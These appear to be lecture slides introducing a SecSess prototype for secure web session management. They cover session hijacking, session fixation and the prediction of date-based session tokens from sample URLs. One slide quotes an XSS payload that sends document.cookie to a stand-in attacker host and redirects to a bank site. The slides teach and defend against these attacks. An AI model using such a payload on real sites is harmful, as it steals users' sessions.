



# A SecSess prototype: Secure Web Session Management

Fabio Giubilo (Catania University)

# Session Management (1)

- HTTP is a stateless protocol
- Servers implement the Session Management mechanism to tie multiple requests together
- Session Management allows servers to keep track of users

# Session Management (2)

- Session Management is implemented by including an identifier in every requests, the so called *Session ID*
- The Session ID is often referred to as a “*bearer token*”


# The Problem

- HTTP is an insecure protocol
- No integrity of data
- Session ID often poorly implemented
- Two major threats: Session Hijacking and Session Fixation
- #2 in Web Application Security risks in OWASP top 10




# Session Hijacking(1)

- Taking over an active session between a client and a server
- Effective to bypass authentication mechanisms
- Achieved by Cross Site Scripting (XSS) or sniffing



# Session Hijacking(2)

## How to Predict a Session Token




Most of the web servers use custom **algorithms** or a predefined pattern to generate sessions IDs

**Captures**

Attacker captures several session IDs and analyzes the pattern

```
http://www.juggyboy.com/view/JBEX21092010152820  
http://www.juggyboy.com/view/JBEX21092010153020  
http://www.juggyboy.com/view/JBEX21092010160020  
http://www.juggyboy.com/view/JBEX21092010164020
```

Constant      Date      Time



**Predicts**

At 16:25:55 on Sep-25, 2010, the attacker can successfully predict the session ID to be


```
http://www.juggyboy.com/view/JBEX25092010162555
```

Constant      Date      Time

- `<img src = "javascript:document.location.replace('http://www.hackerWebSiste.com/stealcookie.asp?cookie=' + document.cookie + '&redir=http://www.myBank.com');">`

(more at: [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet))

# Session Fixation




# SecSess: Secure Session Management

